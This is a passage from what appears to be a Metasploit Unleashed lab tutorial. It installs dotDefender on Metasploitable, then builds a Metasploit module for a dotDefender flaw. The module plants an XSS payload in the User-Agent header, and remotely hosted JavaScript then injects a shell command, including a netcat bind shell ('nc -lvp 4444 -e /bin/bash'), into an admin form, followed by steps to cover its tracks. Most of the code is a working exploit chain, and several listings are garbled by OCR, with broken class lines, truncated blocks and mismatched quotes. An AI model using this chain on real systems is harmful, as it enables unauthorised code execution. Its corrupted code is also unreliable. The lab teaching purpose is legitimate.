10:25:48 (1.90 MB/s) - `dotDefender-3.8-5.Linux.i386.deb.bin.gz' saved [23977440]

root@metasploitable:~# ls
dotDefender-3.8-5.Linux.i386.deb.bin.gz  vulnerable
root@metasploitable:~# gunzip dotDefender-3.8-5.Linux.i386.deb.bin.gz
root@metasploitable:~# chmod +x dotDefender-3.8-5.Linux.i386.deb.bin
root@metasploitable:~# _
```


Decompressing dotDefender with GUNZIP | Metasploit Unleashed

Once the installation starts we should be prompted with the following screen. Select "Next".




dotDefender Installation Screen | Metasploit Unleashed

We must agree to the License Agreement by selecting "I Agree".



Metasploitable License Agreement | Metasploit Unleashed


We can leave the default options and continue with the installation by selecting "Next".




Here we must insert the location of Apache in Metasploitable. Apache is located at:

```
/usr/sbin/apache2
```


Then continue by selecting "Next".



This information should be auto-filled in by the installer. Continue by selecting "Next".




Here we must enter the password we would like to use for the dotDefender Administration GUI. Once we are finished we can select "Next".




Choose a password for Metasploitable

Make sure all the configuration options are correct with the following picture and select "Next".




Verify Metasploitable settings

Once we select "Go" the installation will begin.




For this demonstration we only need to use dotDefender for monitoring. Once that is selected we can hit "Next".




If everything was successful we should have a screen like the one as follows. We will need to restart Apache before being able to use dotDefender so we can do so with:

```
/etc/init.d/apache2 restart
```




Restarting Apache | Metasploit Unleashed

Once Apache has restarted we will need to connect to the GUI URL and insert the username "admin" and the password we created during the install and then hit "Log In".




Metasploitable web portal login


Now we have to add the site to dotDefender. This will be the IP of Metasploitable. Then select "Add New Site".



Once it has been added we will see the new section. Now the only thing left to do is select "Start dotDefender"



Once we see the green check mark saying "dotDefender is enabled" the install is finished.



Analyzing the Exploit

Web Application Exploit Development

Analyzing the DotDefender Exploit

Looking at the exploit closer, we see what needs to be done to turn the [DotDefender PoC](#) into a full exploit.

For this attack to work, you must first trigger DotDefender to log your activity and then have the DotDefender administrator look at the log you created. This can be done with anything that DotDefender blocks, such as Cross-Site Scripting or SQL Injection, then you modify your *User-Agent* field to include your script such as:

```
script language="JavaScript" src="http://MySite.com/DotDefender.js">
```

This means we have two different things that have to happen in this exploit. The first is to trigger a log entry in DotDefender with a malicious *User-Agent* value. The second is to host the JavaScript file that will allow for command execution on the server.

JavaScript Specifics

Stage 1

- This is the first stage of the attack. What this stage does is create an AJAX POST request to the *index.cgi* page with the parameters to delete a server from the list. Since we are executing this script using AJAX, we can send the proper POST parameters to the index page. This example opens a Netcat listener on port 4444. The only thing that must be changed is the *site.com* name to correspond to the site that is being protected by DotDefender.

We can see from the highlighted exploit code below that in the first section, we need to change the Netcat listener and *site.com* to the appropriate *site name*.

```
var http = new XMLHttpRequest();
var url = "../index.cgi";
var params = "sitename=site.com&deletesitename=site.com;nc -lvp 4444 -e /bin/bash;&action=deletesite&linenum=14";
http.open("POST",url,true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");

http.onreadystatechange = function() {
    if(http.readyState == 4 && http.status == 200) {
        alert(http.responseText);
    }
}
http.send(params);
```

Stage 2

- This is the second stage of the attack. DotDefender requires the administrator to “Refresh the Settings” of the Web Application Firewall after a site has been deleted.

From the comments, we can see that after the exploit is finished, the PoC will continue to attempt to not arise suspicion of the DotDefender Administrator by covering its tracks.

```
var http2 = new XMLHttpRequest();
var params2 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http2.open("POST",url,true);
http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http2.setRequestHeader("Content-length", params2.length);
http2.setRequestHeader("Connection", "close");

http2.onreadystatechange = function() {
    if(http2.readyState == 4 && http2.status == 200) {
        alert(http2.responseText);
    }
}
http2.send(params2);
```

Stage 3

- This is the third stage of the attack. Since the code-execution vulnerability required the site to be deleted from DotDefender, the site must now be added back into the list.

We can see in the following code, we must change the “*site.com*” parameter again to the appropriate site name.

```
var http3 = new XMLHttpRequest();
var params3 = "newsitename=site.com&action=newsite";
http3.open("POST",url,true);
http3.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
```

```
http3.setRequestHeader("Content-length", params3.length);
http3.setRequestHeader("Connection", "close");

http3.onreadystatechange = function() {
    if(http3.readyState == 4 && http3.status == 200) {
        alert(http3.responseText);
    }
}
http3.send(params3);
```

^

Stage 4

- This is the fourth and final stage of the attack. The site has been added back into the list but once again, the administrator needs to "Refresh the Settings".

This is the final stage of our exploit and is a copy of Stage 2. This also does not need any modification.

```
var http4 = new XMLHttpRequest();
var params4 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http4.open("POST",url,true);
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection", "close");

http4.onreadystatechange = function() {
    if(http4.readyState == 4 && http4.status == 200) {
        alert(http4.responseText);
    }
}
http4.send(params4);
```

Skeleton Creation

In this section we are going to take a look at a skeleton exploit to start building our dotDefender PoC from. We'll start with some of the specific things in the skeleton that are required for this exploit to work. The descriptions aren't necessary until the end so we won't worry about them for now.

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 > Msf::Exploit::Remote  
    Rank = Average  
  
    include Msf::Exploit::Remote::HttpClient  
    include Msf::Exploit::Remote::HttpServer::HTML  
  
    def initialize(info={})  
        super(update_info(info,  
            'Name'           => "dotDefender >= 3.8-5 No Authentication Remote Code Execution Through XSS",  
            'Description'   => %q{  
                This module exploits a vulnerability found in dotDefender.  
            },  
            'License'        => MSF_LICENSE,  
            'Author'         =>  
            [  
                'John Dos',    #Initial remote execution discovery  
                'rAWjAW'        #Everything else  
            ],  
            'References'    =>  
            [  
                ['EDB', '14310'],  
                ['URL', 'http://www.exploit-db.com/exploits/14310/']  
            ],  
            'Arch'          => ARCH_CMD,  
            'Compat'         =>  
            {  
                'PayloadType' => 'cmd'  
            },  
            'Platform'      => ['unix','linux'],  
            'Targets'        =>  
            [  
                ['dotDefender >= 3.8-5', {}]  
            ],  
            'Privileged'    => false,  
            'DefaultTarget' => 0))  
  
        register_options(  
            [  
  
                ], self.class)  
    end  
  
    def exploit  
    end  
end
```

Exploit Category

```
class Metasploit3 > Msf::Exploit::Remote
```

This is defining what type of exploit we are creating. This exploit is actually a couple of different things strung together but the initial log creation and server exploitation are a remote attack against the target server.

Exploit Includes

```
include Msf::Exploit::Remote::HttpClient  
include Msf::Exploit::Remote::HttpServer::HTML
```

Both of the above lines are needed since we need to send a packet to the target server and also host the malicious JavaScript.

Payload Limitations

^

```
'Arch'      => ARCH_CMD,  
'Compat'    =>  
{  
    'PayloadType' => 'cmd'  
},  
'Platform'  => ['unix','linux'],
```

The exploit was created and tested on a Ubuntu server which has the "nc -e" option turned on as does Metasploitable. The above lets us limit the payloads to unix/linux machines and command execution. We can expand on this more in the future if we want to create a script that works across multiple operating systems but for now we just want to get any working exploit.

Making a Log Entry

In this section we are going to take a look at sending a GET request to the target. This GET request will contain a User-Agent field with Javascript appended to connect back to Metasploit. The changes to the exploit are highlighted.

Contents

- 1 Register Options
- 2 Exploit Get Request
- 3 Exploit Headers
- 4 Exploit Data
- 5 Super

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 < "dotDefender" %q{  
    This module exploits a vulnerability found in dotDefender.  
},  
    'License'      => MSF_LICENSE,  
    'Author'       =>  
    [  
        'John Dos',   #Initial remote execution discovery  
        'rAwjAW'       #Everything else  
    ],  
    'References'   =>  
    [  
        ['EDB', '14310'],  
        ['URL', 'http://www.exploit-db.com/exploits/14310/']  
    ],  
    'Arch'         => ARCH_CMD,  
    'Compat'       =>  
    {  
        'PayloadType' => 'cmd'  
    },  
    'Platform'     => ['unix','linux'],  
    'Targets'      =>  
    [  
        ['dotDefender false,  
        'DefaultTarget' => 0))  
  
    register_options(  
    [  
  
        OptString.new('TRIGGERLOG', [true, 'This is what is used to trigger a log entry.', '<script>alert(\'xss\')</script>']),  
        OptString.new('SITENAME', [true, 'This is usually the same as RHOST but is available as an option if different']),  
        OptString.new('LHOST', [true, 'This is the IP to connect back to for the javascript','0.0.0.0']),  
        OptString.new('URIPATH', [true, 'This is the URI path that will be created for the javascript hosted file','DotDefender.js']),  
        OptString.new('SRVPORT', [true, 'This is the port for the javascript to connect back to','80']),  
    ], self.class)  
end  
  
def exploit  
    resp = send_request_raw({  
        'uri'          => "http://#{rhost}/",  
        'version'      => '1.1',  
        'method'       => 'GET',  
        'headers'      =>  
        {  
            'Content-Type' => 'application/x-www-form-urlencoded',  
            'User-Agent'   => "Mozilla Firefox <script language=\"JavaScript\" src=\"http://#{datastore['lhost']}:#{datastore['SRVPORT']}#/#{datastore['URIPATH']}\"></script>"  
        },  
        'data'         => "#{datastore['TRIGGERLOG']}"  
    })  
  
    super  
  
end
```

Register Options

^

```
OptString.new('TRIGGERLOG', [true, 'This is what is used to trigger a log entry.', '<script>alert(\''xss\'>/script>')],  
OptString.new('SITENAME', [true, 'This is usually the same as RHOST but is available as an option if different'. 'http://0.0.0.0/']),  
OptString.new('LHOST', [true, 'This is the IP to connect back to for the javascript', '0.0.0.0']),  
OptString.new('URIPATH', [true, 'This is the URI path that will be created for the javascript hosted file', 'DotDefender.js']),  
OptString.new('SRVPORT', [true, 'This is the port for the javascript to connect back to', '80'])
```

When creating our exploit we will need some additional options presented to the user and set some default values on required arguments. We will have more context of these as we continue analyzing the exploit but these serve as a good reference to what purpose each has.

Exploit Get Request

```
resp = send_request_raw({  
    'uri'      => "http://#{rhost}/",  
    'version'  => '1.1',  
    'method'   => 'GET',
```

Here we are creating the exploit GET request that will host the User-Agent javascript. We use the variable #{rhost} as the targeted machine.

Exploit Headers

```
'headers' =>  
{  
    'Content-Type' => 'application/x-www-form-urlencoded',  
    'User-Agent'   => "Mozilla Firefox <script language=\"JavaScript\" src=\"http://#{datastore['lhost']}:#{datastore['SRVPORT']}#{datastore['uripath']}\\  
    ",  
},
```

This is where the main part of the exploit comes into play. The variables SRVPORT, lhost, and uripath are used to allow as much customization and stealth as possible.

Exploit Data

```
'data' => "#{datastore['TRIGGERLOG']}
```

The above code will set the variable TRIGGERLOG to the data of the GET request so that we can actually trigger the log entry in the dotDefender software.

Super

```
super
```

The use of "super" will allow us to run both sets of code when the actual javascript server host is added in the next section.

Hosting the JavaScript

In this section we are going add the listener and the JavaScript for the exploit. The changes to the exploit are highlighted.

Contents

- 1 On Request URI
- 2 Content
- 3 Send Response HTML

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 "dotDefender" %Q{  
    This module exploits a vulnerability found in dotDefender.  
,  
    'License'      => MSF_LICENSE,  
    'Author'       =>  
    [  
        'John Dos',   #Initial remote execution discovery  
        'rAWjJAW'      #Everything else  
    ],  
    'References'   =>  
    [  
        ['EDB', '14310'],  
        ['URL', 'http://www.exploit-db.com/exploits/14310/']  
    ],  
    'Arch'         => ARCH_CMD,  
    'Compat'       =>  
    {  
        'PayloadType' => 'cmd'  
    },  
    'Platform'     => ['unix','linux'],  
    'Targets'      =>  
    [  
        ['dotDefender false,  
        'DefaultTarget' => 0))  
  
register_options(  
    [  
  
        OptString.new('TRIGGERLOG', [true, 'This is what is used to trigger a log entry.', '<script>alert(\\'xss\\')</script>']),  
        OptString.new('SITENAME', [true, 'This is usually the same as RHOST but is available as an option if different']),  
        OptString.new('LHOST', [true, 'This is the IP to connect back to for the javascript', '0.0.0.0']),  
        OptString.new('URIPATH', [true, 'This is the URI path that will be created for the javascript hosted file', 'DotDefender.js']),  
        OptString.new('SRVPORT', [true, 'This is the port for the javascript to connect back to', '80'])  
    ], self.class)  
end  
  
def exploit  
    resp = send_request_raw({  
        'uri'      => "http://#{rhost}/",  
        'version'  => '1.1',  
        'method'   => 'GET',  
        'headers'  =>  
        {  
            'Content-Type' => 'application/x-www-form-urlencoded',  
            'User-Agent'  => "Mozilla Firefox <script language=\"JavaScript\" src=\"http://#{datastore['lhost']}:#{datastore['SRVPORT']}#/#{datastore['URIPATH']}\"></script>",  
        },  
        'data'     => "#{datastore['TRIGGERLOG']}"  
    })  
  
    super  
  
end  
  
def on_request_uri(cli, request)  
  
    return if ((p = regenerate_payload(cli)) == nil)  
  
    sitename = datastore['SITENAME']  
  
    content = %Q{|  
        var http = new XMLHttpRequest();  
        http.open("GET", "http://#{rhost}:#{SRVPORT}/DotDefender.js");  
        http.onreadystatechange = function() {  
            if (this.readyState == 4 && this.status == 200) {  
                eval(this.responseText);  
            }  
        };  
        http.send();  
    }  
  
    request.response_content = content  
end
```

```

var url = "../index.cgi";
var params = "sitename=#{sitename}&deletesitename=#{sitename};#{payload.encoded}&action=deletesite&linenum=14";
http.open("POST",url,true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");

http.onreadystatechange = function() {
    if(http.readyState == 4 && http.status == 200) {
        alert(http.responseText);
    }
}
http.send(params);

var http2 = new XMLHttpRequest();
var params2 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http2.open("POST",url,true);
http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http2.setRequestHeader("Content-length", params2.length);
http2.setRequestHeader("Connection", "close");

http2.onreadystatechange = function() {
    if(http2.readyState == 4 && http2.status == 200) {
        alert(http2.responseText);
    }
}
http2.send(params2);

var http3 = new XMLHttpRequest();
var params3 = "newsitename=#{sitename}&action=newsite";
http3.open("POST",url,true);
http3.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http3.setRequestHeader("Content-length", params3.length);
http3.setRequestHeader("Connection", "close");

http3.onreadystatechange = function() {
    if(http3.readyState == 4 && http3.status == 200) {
        alert(http3.responseText);
    }
}
http3.send(params3);

var http4 = new XMLHttpRequest();
var params4 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http4.open("POST",url,true);
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection", "close");

http4.onreadystatechange = function() {
    if(http4.readyState == 4 && http4.status == 200) {
        alert(http4.responseText);
    }
}
http4.send(params4);
| 

print_status("Sending #{self.name}")

send_response_html(cli, content)

end

end

```

On Request URI

```

def on_request_uri(cli, request)

    return if ((p = regenerate_payload(cli)) == nil)

    sitename = datastore['SITENAME']

```

Here we are setting up the listener in metasploit. The lister will have two arguments, cli and request. We want to regenerate the payload and make sure it is not null, along with establishing the sitename variable.

Content

```

content = %Q|
var http = new XMLHttpRequest();
var url = "./index.cgi";
var params = "sitename=#{sitename}&deletesitename=#{sitename};#{payload.encoded};&action=deletesite&linenum=14";
http.open("POST",url,true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");

http.onreadystatechange = function() {
    if(http.readyState == 4 && http.status == 200) {
        alert(http.responseText);
    }
}
http.send(params);

var http2 = new XMLHttpRequest();
var params2 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http2.open("POST",url,true);
http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http2.setRequestHeader("Content-length", params2.length);
http2.setRequestHeader("Connection", "close");

http2.onreadystatechange = function() {
    if(http2.readyState == 4 && http2.status == 200) {
        alert(http2.responseText);
    }
}
http2.send(params2);

var http3 = new XMLHttpRequest();
var params3 = "newsitename=#{sitename}&action=newsite";
http3.open("POST",url,true);
http3.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http3.setRequestHeader("Content-length", params3.length);
http3.setRequestHeader("Connection", "close");

http3.onreadystatechange = function() {
    if(http3.readyState == 4 && http3.status == 200) {
        alert(http3.responseText);
    }
}
http3.send(params3);

var http4 = new XMLHttpRequest();
var params4 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http4.open("POST",url,true);
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection", "close");

http4.onreadystatechange = function() {
    if(http4.readyState == 4 && http4.status == 200) {
        alert(http4.responseText);
    }
}
http4.send(params4);
| 

print_status("Sending #{self.name}")

```

If we remember back in [Analyzing the Exploit](#) we have four different places in this javascript that we must use variables. These are highlighted in the following code.

```

content = %Q|
var http = new XMLHttpRequest();
var url = "./index.cgi";
var params = "sitename=#{sitename}&deletesitename=#{sitename};#{payload.encoded};&action=deletesite&linenum=14";
http.open("POST",url,true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");

http.onreadystatechange = function() {
    if(http.readyState == 4 && http.status == 200) {
        alert(http.responseText);
    }
}
http.send(params);

var http2 = new XMLHttpRequest();
var params2 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http2.open("POST",url,true);

```

```

http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http2.setRequestHeader("Content-length", params2.length);
http2.setRequestHeader("Connection","close");

http2.onreadystatechange = function() {
    if(http2.readyState == 4 && http2.status == 200) {
        alert(http2.responseText);
    }
}
http2.send(params2);

var http3 = new XMLHttpRequest();
var params3 = "newsitename=#{sitename}&action=newsite";
http3.open("POST",url,true);
http3.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http3.setRequestHeader("Content-length", params3.length);
